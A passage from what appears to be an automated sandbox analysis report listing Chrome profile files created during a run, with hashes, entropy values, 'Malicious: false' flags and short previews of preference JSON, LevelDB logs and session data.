SHA-512:	E7FE9FE4CAFEBA249E9726EF6BBF832F15CA1900348C19FE0AC5921546EEC42CC84AC045FBBB6511E0BEEBF1359AA6ED67F418C08A98E4B2AA4F81063C221D 40
Malicious:	false
Preview:	{"expect_ct":[],"sts":[{"expiry":1633014895.618904,"host":"OuKlWsMW1dkkbI1X/oi6o0Y95ZNSWnSoeaIXAEYPlv4=","mode":"force-https","sts_include_subdomains":true,"sts_observed":1601478895.618908},{"expiry":1633014895.522238,"host":"nAuqgR4iEWti7SOdT3UHPl6rmZU/DeaIm38P2O2OkgA=","mode":"force-https","sts_include_subdomains":false,"sts_observed":1601478895.522241},{"expiry":1633014902.981094,"host":"5EdUoB7YUY9zZV+2DkgVXgho8WUvp+D+6KpeUOhNQIM=","mode":"force-https","sts_include_subdomains":false,"sts_observed":1601478902.981097},{"expiry":1633014902.958337,"host":"8/RrMmQlCD2Gsp14wUCE1P8r7B2C5+yE0+g79IPyRsc=","mode":"force-https","sts_include_subdomains":false,"sts_observed":1601478902.95834},{"expiry":1633014895.739906,"host":"+ccWXqaoHJ9hfuXbleKV6FQUrBlyXAJ31BdqjNQJpHs=","mode":"force-https","sts_include_subdomains":false,"sts_observed":1601478895.739909}],"version":2}

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\5678d1b1-a7f3-4ece-96ab-251fa24a9186.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	22595
Entropy (8bit):	5.536036612073822
Encrypted:	false
SSDEEP:	384:m7zt4Ll3HGXj1kXqKf/pUZNCgVLH2HfDSrU9HGZnTTny4R:JLlcj1kXqKf/pUZNCgVLH2HferUhGZnD
MD5:	7BC6F4D6246C98BDDC9CE818DAFE5C2F
SHA1:	427BFD31006090BAF64D077992F012AC5233EBB3
SHA-256:	C0F4B2615D3A87472A9EB680A1FAA2B32605182532464BCA9405CBCC63E5CED0
SHA-512:	D3FD2D6A719A4590D2E1341266034CCA19EBA7F8CD73AD48D70A0B16EA6062F0E1AA8E20C6F54E3A9AF88AE82B91681860A1084105BD92CFE1CD3FD182ACD2 9D
Malicious:	false
Preview:	{"extensions":{"settings":{"ahfgeienlihckogmohjhadlkjgocpleb":{"active_permissions":{"api":["management","system.display","system.storage","webstorePrivate","sy stem.cpu","system.memory","system.network"],"manifest_permissions":[]},"app_launcher_ordinal":"t","commands":{},"content_settings":[],"creation_flags":1,"events": [],"from_bookmark":false,"from_webstore":false,"incognito_content_settings":[],"incognito_preferences":{},"install_time":"13272520863729121","location":5,"manifest":{"a pp":{"launch":{"web_url":"https://chrome.google.com/webstore"},"urls":["https://chrome.google.com/webstore"]},"description":"Discover great apps, games, extensions and themes for Google Chrome.","icons":{"128":"webstore_icon_128.png","16":"webstore_icon_16.png"},"key":"MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCt l3tO0osjuzRsf6xtD2SKxPlTfuoy7AWoObysitBPvH5fE1NaAA1/2JkPWkVDhdLBWLaIBPYeXbzlHp3y4Vv/4XG+aN5qFE3z+1RU/NqkzVYHtlpVScf3DjTYtKVL66mzVG ijSoAlwbFCC3LpGdaoe6Q1rSRDp76wR6jjFzsYwQIDAQAB","name":"Web Store","pe

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\5daa7bbe-ac98-4eaa-9ba4-25e416fd4008.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	22596
Entropy (8bit):	5.536122503044032
Encrypted:	false
SSDEEP:	384:m7zt4Ll3HGXj1kXqKf/pUZNCgVLH2HfDSrU9HGqnTTqy4Zn:JLlcj1kXqKf/pUZNCgVLH2HferUhGqnk
MD5:	F44073CC4AC301CB8FD06846054740DB
SHA1:	3B91FFA1A59C29130C54008C4D35A86AAB878C93
SHA-256:	CE3297413812347A8877B278112F3017EB2C92C06093FAB7345DC266333CD53B
SHA-512:	55ECD90D5CF4D3541D9AEE51EFBE73761518B346583E3F4EAD356516955FE0D570FFFF369E81ADDAB9620938418D2BA36F69146FDF7BEFF0C62ABB6A1783195
Malicious:	false
Preview:	{"extensions":{"settings":{"ahfgeienlihckogmohjhadlkjgocpleb":{"active_permissions":{"api":["management","system.display","system.storage","webstorePrivate","sy stem.cpu","system.memory","system.network"],"manifest_permissions":[]},"app_launcher_ordinal":"t","commands":{},"content_settings":[],"creation_flags":1,"events": [],"from_bookmark":false,"from_webstore":false,"incognito_content_settings":[],"incognito_preferences":{},"install_time":"13272520863729121","location":5,"manifest":{"a pp":{"launch":{"web_url":"https://chrome.google.com/webstore"},"urls":["https://chrome.google.com/webstore"]},"description":"Discover great apps, games, extensions and themes for Google Chrome.","icons":{"128":"webstore_icon_128.png","16":"webstore_icon_16.png"},"key":"MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCt l3tO0osjuzRsf6xtD2SKxPlTfuoy7AWoObysitBPvH5fE1NaAA1/2JkPWkVDhdLBWLaIBPYeXbzlHp3y4Vv/4XG+aN5qFE3z+1RU/NqkzVYHtlpVScf3DjTYtKVL66mzVG ijSoAlwbFCC3LpGdaoe6Q1rSRDp76wR6jjFzsYwQIDAQAB","name":"Web Store","pe

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\61ca350f-66cc-4ba5-ace2-ccd6a4a1ef72.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:L:L
MD5:	5058F1AF8388633F609CADB75A75DC9D
SHA1:	3A52CE780950D4D969792A2559CD519D7EE8C727
SHA-256:	CDB4EE2AEA69CC6A83331BBE96DC2CAA9A299D21329EFB0336FC02A82E1839A8
SHA-512:	0B61241D7C17BCBB1BAEE7094D14B7C451EFECC7FFCBD92598A0F13D313CC9EBC2A07E61F007BAF58FBF94FF9A8695BDD5CAE7CE03BBF1E94E93613A00F25 F21
Malicious:	false
Preview:	.

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\7b626a04-66aa-4695-8e80-17464b92bdf7.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	5487
Entropy (8bit):	5.193821719102455
Encrypted:	false
SSDEEP:	96:nR3h6Td9TtvHYKI0ik0JCKL8HmbOTQVuwn:n1hO9TxHYuk4KD

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\7b626a04-66aa-4695-8e80-17464b92bdf7.tmp	
MD5:	37A1A854B30F4C05AAA16556AEDE1990
SHA1:	CCD2C842E86256B944D31DA9441B97B9137E2B99
SHA-256:	3FCE92313A8D1E5AA09A0DC6B7F95EF753D74810BC0205D56B037417E0C1F5EE
SHA-512:	1DA8EE2ADB7F2CE7A3A4B035F75EBCCF64995E8531F30F14663873E0F743CE380188D9D8B3173FF3C3C4A9ED18246040E4F8D8066FB447834B6DB552B13B762
Malicious:	false
Preview:	{"account_id_migration_state":2,"account_tracker_service_last_update":"13272520864051019","alternate_error_pages":{"backup":true},"announcement_notification_service_first_run_time":"13245952329814949","autocomplete":{"retention_policy_last_version":85},"autofill":{"orphan_rows_removed":true},"browser":{"default_browser_infobar_last_declined":"13245952502420488","has_seen_welcome_page":true,"navi_onboard_group":"","should_reset_check_default_browser":false,"window_placement":{"bottom":974,"left":10,"maximized":true,"right":1060,"top":10,"work_area_bottom":984,"work_area_left":0,"work_area_right":1280,"work_area_top":0}},"countryid_at_install":21843,"data_reduction":{"daily_original_length":["0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","7355952"],"daily_received_length":["0","0","0","0","0","0","0",

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\7c0ddb3f-d16e-42a0-a756-0a76c22c3b62.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	5461
Entropy (8bit):	5.191092521672203
Encrypted:	false
SSDEEP:	96:nR3h6qd9TtvHYKI0ik0JCKL81bOTQVuwn:n1hh9TxHYuk4Ku
MD5:	F22EBE942A0BBB0E8A1523754ACF9971
SHA1:	DF45287208E43130E1F25597F04EF68FAACBB2FE
SHA-256:	BF11BEB5533907A81BA2D56FD0E0120763FF2B00CB07B6253B20905E5634D621
SHA-512:	58E4AC00E09E50A32B31850734C04786D5B8C4117659A04CC5440349A23FD373604FA89F83818C60546B93CA88E492A5F9B901BA60B0F05B29BEE716DFE7D973
Malicious:	false
Preview:	{"account_id_migration_state":2,"account_tracker_service_last_update":"13272520864051019","alternate_error_pages":{"backup":true},"announcement_notification_service_first_run_time":"13245952329814949","autocomplete":{"retention_policy_last_version":85},"autofill":{"orphan_rows_removed":true},"browser":{"default_browser_infobar_last_declined":"13245952502420488","has_seen_welcome_page":true,"navi_onboard_group":"","should_reset_check_default_browser":false,"window_placement":{"bottom":974,"left":10,"maximized":true,"right":1060,"top":10,"work_area_bottom":984,"work_area_left":0,"work_area_right":1280,"work_area_top":0}},"countryid_at_install":21843,"data_reduction":{"daily_original_length":["0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","7355952"],"daily_received_length":["0","0","0","0","0","0","0",

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\82d6c8a6-01c3-43ee-a122-fea091904515.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	2724
Entropy (8bit):	4.858441642519087
Encrypted:	false
SSDEEP:	48:YXsPMHi5s7MHgKsSMH/zs8MHIs51tFsL6zsbWsdCshDysuMHCLsKMH9swIMHlYhj:XGiQGBGFGJ12LLHDwGyGkGihj
MD5:	9E0C31BCE1C83C78981EB86A29E2879B
SHA1:	3973E5D4DA1BC0BB99B78D1DFA7BEA045C85E173
SHA-256:	3D1BDA968D1CFF79DBD0C4B9D2A22367E9D9B8374622CD4263BD39137D8FE584
SHA-512:	D196B2993F4A46AFFD38DBA59866B048221D5CF6EAB1574846D1799B748BD71B09BE28D8154B16D97AEA300C7EE13719DC2E5034EC9D8913C6A6B399BDEBC2E
Malicious:	false
Preview:	{"net":{"http_server_properties":{"servers":[{"alternative_service":[{"advertised_versions":[],"expiration":"13248544495618845","port":443,"protocol_str":"quic"}],"isolation":[],"network_stats":{"srtt":31528},"server":"https://dns.google","supports_spdy":true},{"alternative_service":[{"advertised_versions":[],"expiration":"13248544345624305","port":443,"protocol_str":"quic"}],"isolation":[],"network_stats":{"srtt":26637},"server":"https://clients2.googleusercontent.com","supports_spdy":true},{"alternative_service":[{"advertised_versions":[],"expiration":"13248544345531701","port":443,"protocol_str":"quic"}],"isolation":[],"network_stats":{"srtt":53820},"server":"https://www.googleapis.com","supports_spdy":true},{"alternative_service":[{"advertised_versions":[],"expiration":"13248544345601356","port":443,"protocol_str":"quic"}],"isolation":[],"network_stats":{"srtt":36228},"server":"https://clients2.google.com","supports_spdy":true},{"alternative_service":[{"advertised_versions":[],"exp

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\98d13bd6-8da1-43d6-bc44-3a546958005d.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	5487
Entropy (8bit):	5.193821719102455
Encrypted:	false
SSDEEP:	96:nR3h6Td9TtvHYKI0ik0JCKL8HmbOTQVuwn:n1hO9TxHYuk4KD
MD5:	37A1A854B30F4C05AAA16556AEDE1990
SHA1:	CCD2C842E86256B944D31DA9441B97B9137E2B99
SHA-256:	3FCE92313A8D1E5AA09A0DC6B7F95EF753D74810BC0205D56B037417E0C1F5EE
SHA-512:	1DA8EE2ADB7F2CE7A3A4B035F75EBCCF64995E8531F30F14663873E0F743CE380188D9D8B3173FF3C3C4A9ED18246040E4F8D8066FB447834B6DB552B13B762
Malicious:	false

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\98d13bd6-8da1-43d6-bc44-3a546958005d.tmp

Preview:

{"account_id_migration_state":2,"account_tracker_service_last_update":"13272520864051019","alternate_error_pages":{"backup":true},"announcement_notification_service_first_run_time":"13245952329814949","autocomplete":{"retention_policy_last_version":85},"autofill":{"orphan_rows_removed":true},"browser":{"default_browser_infobar_last_declined":"13245952502420488","has_seen_welcome_page":true,"navi_onboard_group":"","should_reset_check_default_browser":false,"window_placement":{"bottom":974,"left":10,"maximized":true,"right":1060,"top":10,"work_area_bottom":984,"work_area_left":0,"work_area_right":1280,"work_area_top":0}},"countryid_at_install":21843,"data_reduction":{"daily_original_length":["0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","7355952"],"daily_received_length":["0","0","0","0","0","0","0","

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\9997f2b1-fd82-4d33-85f7-afd1b2160c5d.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	4865
Entropy (8bit):	4.957811550800103
Encrypted:	false
SSDEEP:	48:YcR0klS8kl6Rjvc2qAM5qqTlYqlQKHoTw00HBCHBmxc8C1Nfct/9BhUJo3KhmeSz:nR3h6H/9pYKI0ik0JCKL81bOTQVuwn
MD5:	4821607C468C5F0C4F1BD6C484CE09C1
SHA1:	3CFFADCF663064B95F99494A788B05C7E6962045
SHA-256:	925E5214901AFE432A511F7F7B1ACA79685A4ED8BBB0ACB72DA6EACDD73536F8
SHA-512:	468C81439364DB0EB551E16920860135493B67E2E3B21D63697B60176378BCA78F4AB40D7E415CEAD2C3FCD0C768BBB6FAA2E13517662562083C6EC1CF3EB30
Malicious:	false

Preview:

{"account_id_migration_state":2,"account_tracker_service_last_update":"13272520864051019","alternate_error_pages":{"backup":true},"announcement_notification_service_first_run_time":"13245952329814949","autocomplete":{"retention_policy_last_version":85},"autofill":{"orphan_rows_removed":true},"browser":{"default_browser_infobar_last_declined":"13245952502420488","has_seen_welcome_page":true,"navi_onboard_group":"","should_reset_check_default_browser":false,"window_placement":{"bottom":974,"left":10,"maximized":true,"right":1060,"top":10,"work_area_bottom":984,"work_area_left":0,"work_area_right":1280,"work_area_top":0}},"countryid_at_install":21843,"data_reduction":{"daily_original_length":["0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","7355952"],"daily_received_length":["0","0","0","0","0","0","0","

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\AutofillStrikeDatabase\LOG	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	342
Entropy (8bit):	5.186049355838515
Encrypted:	false
SSDEEP:	6:mRGVSa4q2PcNwi23iKKdK9RXXTZIFUtpmGVS4bJZmwPmGVS4bDkwOcNwi23iKKdi:2Gx4vLZ5Kk7XT2FUtpmG/J/PmG/D54Zv
MD5:	68F52E7D343BEF9C41CD36E6FC55BD76
SHA1:	9EC6B27C5F4BCCADEFBB78F16CC930B27CCA2CE2
SHA-256:	E6D2B94C3773D27359DA1F92473B4FEB52106727CF232742285CED67D0511CCD
SHA-512:	46E717BF0B62B31DC779091582773EF3ED5E7C8B7835F267A393D1F84BFCBD9929B3EED5C3CD0CD636A3DC09C5C896E7D284202A3AED7A2A1CCB28839A3D757
Malicious:	false
Preview:	2021/08/03-20:21:20.675 1124 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\AutofillStrikeDatabase/MANIFEST-000001.2021/08/03-20:21:20.677 1124 Recovering log #3.2021/08/03-20:21:20.677 1124 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\AutofillStrikeDatabase/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\AutofillStrikeDatabase\LOG.oldG (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	342
Entropy (8bit):	5.186049355838515
Encrypted:	false
SSDEEP:	6:mRGVSa4q2PcNwi23iKKdK9RXXTZIFUtpmGVS4bJZmwPmGVS4bDkwOcNwi23iKKdi:2Gx4vLZ5Kk7XT2FUtpmG/J/PmG/D54Zv
MD5:	68F52E7D343BEF9C41CD36E6FC55BD76
SHA1:	9EC6B27C5F4BCCADEFBB78F16CC930B27CCA2CE2
SHA-256:	E6D2B94C3773D27359DA1F92473B4FEB52106727CF232742285CED67D0511CCD
SHA-512:	46E717BF0B62B31DC779091582773EF3ED5E7C8B7835F267A393D1F84BFCBD9929B3EED5C3CD0CD636A3DC09C5C896E7D284202A3AED7A2A1CCB28839A3D757
Malicious:	false
Preview:	2021/08/03-20:21:20.675 1124 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\AutofillStrikeDatabase/MANIFEST-000001.2021/08/03-20:21:20.677 1124 Recovering log #3.2021/08/03-20:21:20.677 1124 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\AutofillStrikeDatabase/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\BudgetDatabase\LOG	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\BudgetDatabase\LOG	
Category:	dropped
Size (bytes):	326
Entropy (8bit):	5.178153673068846
Encrypted:	false
SSDEEP:	6:mRGVU4b4q2PcNwi23iKKdKyDZIFUtpmGVQc3JZmwPmGVQORNDkwOcNwi23iKKdKy:2G+Y4vLZ5Kk02FUtpmG6c3J/PmGbD54c
MD5:	14966F0091AA007B7410412AA476AB6A
SHA1:	83411A14F69288D6DAAC201A776178E93B00E2DC
SHA-256:	2B0C2C5ECDBC3E02C03B0222E40EEDF71D54F1C8D8873340C8E757FF189070A8
SHA-512:	FA3613DED209015DCD05F5B987B06859A6F6D8F3D9455B81F8AC1E87F651F370E1F5223CACA6EDE23A32847BCB47E0A662FCF61263DE52DAB457FBE87673462
Malicious:	false
Preview:	2021/08/03-20:21:20.617 1124 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\BudgetDatabase/MANIFEST-000001.2021/08/03-20:21:20.659 1124 Recovering log #3.2021/08/03-20:21:20.660 1124 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\BudgetDatabase/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\BudgetDatabase\LOG.oldj (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	326
Entropy (8bit):	5.178153673068846
Encrypted:	false
SSDEEP:	6:mRGVU4b4q2PcNwi23iKKdKyDZIFUtpmGVQc3JZmwPmGVQORNDkwOcNwi23iKKdKy:2G+Y4vLZ5Kk02FUtpmG6c3J/PmGbD54c
MD5:	14966F0091AA007B7410412AA476AB6A
SHA1:	83411A14F69288D6DAAC201A776178E93B00E2DC
SHA-256:	2B0C2C5ECDBC3E02C03B0222E40EEDF71D54F1C8D8873340C8E757FF189070A8
SHA-512:	FA3613DED209015DCD05F5B987B06859A6F6D8F3D9455B81F8AC1E87F651F370E1F5223CACA6EDE23A32847BCB47E0A662FCF61263DE52DAB457FBE87673462
Malicious:	false
Preview:	2021/08/03-20:21:20.617 1124 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\BudgetDatabase/MANIFEST-000001.2021/08/03-20:21:20.659 1124 Recovering log #3.2021/08/03-20:21:20.660 1124 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\BudgetDatabase/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Cookies	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	12288
Entropy (8bit):	0.6863571317626186
Encrypted:	false
SSDEEP:	12:TLyen4ufFdbXGwcFOaOndOtJRbGMNmt2SH/+eVpUHFxOUwae6:TLyqJLbXaFpEO5bNmISHn06Uwd
MD5:	1C0EAEEE6463CAE33B7A7CD9D9DF4DA5
SHA1:	FBC6A28A1501E40154FDC0A9D0C2F34A5F88AA65
SHA-256:	ED8AE7C5E6885874A39F4E86258F552670352A18D29BE1FF4D372A2F4CD06C8A
SHA-512:	355D19828609971998B09B36E7C7D304B7FB88C7A726670BEBF5CF2E2710F8E71B0F9DEF6FE9712B484C1EB122AEEEFDECF31D13E02C4539C399DFB86EC7619F
Malicious:	false
Preview:	SQLite format 3.....@ .....C..... ..g... .8..... ....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Cookies-journal	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	12836
Entropy (8bit):	0.9668452402797191
Encrypted:	false
SSDEEP:	24:f2+tYeF3vqLbJLbXaFpEO5bNmISHn06Uwl8:f2UYelvq5LLOpEO5J/Kn7U28
MD5:	B43936F6650665FDDB1FC661BCD1198B
SHA1:	F41472B5BF7D99C3AFCED04E3BCC3779C7015657
SHA-256:	DA7BFF344E3B2953E254990F8982681672391DA112301214ECD3F521CB01C28C
SHA-512:	D35BEF1588BA2B8A7D157D59567FF885B38345A82A30A3DDCDA6F617C4D4902EF2E4FC27346E9F077ACF8E56340095F644CEEA3077664CFBCC81E7E54461C65E
Malicious:	false

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Cookies-journal	
Preview:	.....m.s..... ....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Current Session	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	1636
Entropy (8bit):	3.8648323664721267
Encrypted:	false
SSDEEP:	24:34SzlrlpMq3xfdIgYyPRlpraekbm+xr3xfdIMlLlLlrlLlrlLlLlLlLlrlLlL:344xqkePyPJtkbmQNekRRxRxRRRRxRL
MD5:	01727A35F3B80E4046B9FD90E7524518
SHA1:	E0562A220F54905F5BA906DB8B00C643EFC9B736
SHA-256:	D472105E74CC11C7F1CD2B71FC401EC4780B1AFB3EB595A7C565847D676E687B
SHA-512:	9DC7D350C5AFC0AF8BA0B453E38EFF4AD47501F09DC617BC2D62C95CF32780F3DEAD714CA4354166E1BA88C6AD6AD0F63CF529CF80897FBE8C5F5814F316FI D8
Malicious:	false
Preview:	SNSS.....!.....1.,.....$...de0ee3d0_12f2_4e80_960a_648160925d0b.....R..... .....5..0.....&...{C578CEAF-A17C-4AAB-9284-A5059F1242C7}.....{...file:///C:/Users/user/Desktop/sbcss_Richard.DeNava_%23in v0549387TWQYqzTPaYeqvaYMnpdlfJAwwzbguzauViQVRRplvOktNmAire.HTM.....D...@.....8.....h.....`.....`.....h.....`.....BM.J....CM. J.....{...f.i.l.e.:././.C.:./.U.s.e.r.s./.f.r.o.n.t.d.e.s.k./.D.e.s.k.t.o.p./.s.b.c.s.s._.R.i.c.h.a.r.d...D.e.N.a.v.a._.%.2.3.i.n.v.0.5.4.9.3.8.7.T.W.Q.Y.q .z.T.P.a.Y.e.q.v.a.Y.M.n.p.d.I.f.J.A.w.w.z.b.g.u.z.a.u.V.i.Q.V.R.R.p.l.v.O.k.t.N.m.A.i.r.e...H.T.M.....8.....0.....8.....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Current Tabs	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	8
Entropy (8bit):	1.8112781244591325
Encrypted:	false
SSDEEP:	3:3Dtn:3h
MD5:	0686D6159557E1162D04C44240103333
SHA1:	053E9DB58E20A67D1E158E407094359BF61D0639
SHA-256:	3303D5EED881951B0BB52CF1C6BFA758770034D0120C197F9F7A3520B92A86FB
SHA-512:	884C0D3594390E2FC0AEAB05460F0783815170C4B57DB749B8AD9CD10741A5604B7A0F979465C4171AD9C14ED56359A4508B4DE58E794550599AAA261120976C
Malicious:	false
Preview:	SNSS....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extension Rules\000003.log	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	164
Entropy (8bit):	4.391736045892206
Encrypted:	false
SSDEEP:	3:FQxlXayz/t2Hmwg0EOZL7Ao4uhFkEuRLKyC5Ei5+Gg:qT5z/t2qoEwhXeLKB
MD5:	0A906A9A542CDF08FF50DAAF1D1E596E
SHA1:	B97D6274196F40874A368C265799F5FA78C52893
SHA-256:	EB9CABBF5FDA1AD535300B0110EAA4068A083248BA928A631C9278545935426D
SHA-512:	8795E905B711ADE6B1C4B402D50AF491B64D157AA738669482DDBFC30E857DF970BFFB774A925F3F4A0802BD27AFAF939CE140894FF09B67FB9C0BB83ED4491 A
Malicious:	false
Preview:	.f.5.....i.Wd.....Sgdaefkejpgkiemlaofpalmlakkmbjdnl.declarative_rules.declarativeContent.onPageChanged.[]..F.....F.....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extension Rules\LOG	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	328
Entropy (8bit):	5.179467340665006
Encrypted:	false
SSDEEP:	6:mRGuet+q2PcNwi23iKKdK8aPrqIFUtpmGuUZmwPmGuC6VkwOcNwi23iKKdK8amLJ:2G+vLZ5KkL3FUtpmGt/PmGS54Z5KkQJ

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extension Rules\LOG	
MD5:	C76EC6D8C5C22046E6A54DDFF69FD535
SHA1:	8433BA92EDEB97788E69B2F2587CC0D7ED85E983
SHA-256:	34D438B4A0518C9C5CB7BB02BB23EFD6E6DEB946A891D97D5FFF140807E769D7
SHA-512:	F763E51628B72D3DC11568F76E73496C85D5F77E769053F7F272573F2B3596BEC51FEF9E1A316FDB89B467966EA793489C2673A9D73D83BB87215FF267E1B4B1
Malicious:	false
Preview:	2021/08/03-20:21:04.090 1778 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extension Rules/MANIFEST-000001.2021/08/03-20:21:04.092 1778 Recovering log #3.2021/08/03-20:21:04.093 1778 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extension Rules/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extension Rules\LOG.oldge (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	328
Entropy (8bit):	5.179467340665006
Encrypted:	false
SSDEEP:	6:mRGuet+q2PcNwi23iKKdK8aPrqIFUtpmGuUZmwPmGuC6VkwOcNwi23iKKdK8amLJ:2G+vLZ5KkL3FUtpmGt/PmGS54Z5KkQJ
MD5:	C76EC6D8C5C22046E6A54DDFF69FD535
SHA1:	8433BA92EDEB97788E69B2F2587CC0D7ED85E983
SHA-256:	34D438B4A0518C9C5CB7BB02BB23EFD6E6DEB946A891D97D5FFF140807E769D7
SHA-512:	F763E51628B72D3DC11568F76E73496C85D5F77E769053F7F272573F2B3596BEC51FEF9E1A316FDB89B467966EA793489C2673A9D73D83BB87215FF267E1B4B1
Malicious:	false
Preview:	2021/08/03-20:21:04.090 1778 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extension Rules/MANIFEST-000001.2021/08/03-20:21:04.092 1778 Recovering log #3.2021/08/03-20:21:04.093 1778 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extension Rules/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extension State\000003.log	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	570
Entropy (8bit):	1.8784775129881184
Encrypted:	false
SSDEEP:	6:qTCTCTCTCTCTCTCTCTCTCTCTCTCTCTCTCTCTCTCTCTCTCTCTCTCTCTCTCTCTCT:qWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWW
MD5:	D4BA0AE0BB0B9FAFF3DA6F35FDBC3C8A
SHA1:	FB3E9DEC7F35A9B1D94E54A5659DD0DE484055E7
SHA-256:	99DEF1B557F19F04C1AFFC6F247D0451F33FC10EC42E73792223C3215AC98BE6
SHA-512:	86FD07C34B9ABD4C52BA19EAE291936F92BC6D38A75C021EDC1DEDBC15617669876180CD99F959C62476D82EC6BB9F5FE4C6CB4D82CB037EFB76D99A4D3D9 51
Malicious:	false
Preview:	.f.5................f.5..............f.5................f.5................f.5...............

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extension State\LOG	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	328
Entropy (8bit):	5.203655033117133
Encrypted:	false
SSDEEP:	6:mRGBFLKN+q2PcNwi23iKKdK8NIFUtpmGJXZmwPmGPF2VkwOcNwi23iKKdK8+eLJ:2GDvLZ5KkpFUtpmGJX/PmGPFm54Z5Kk2
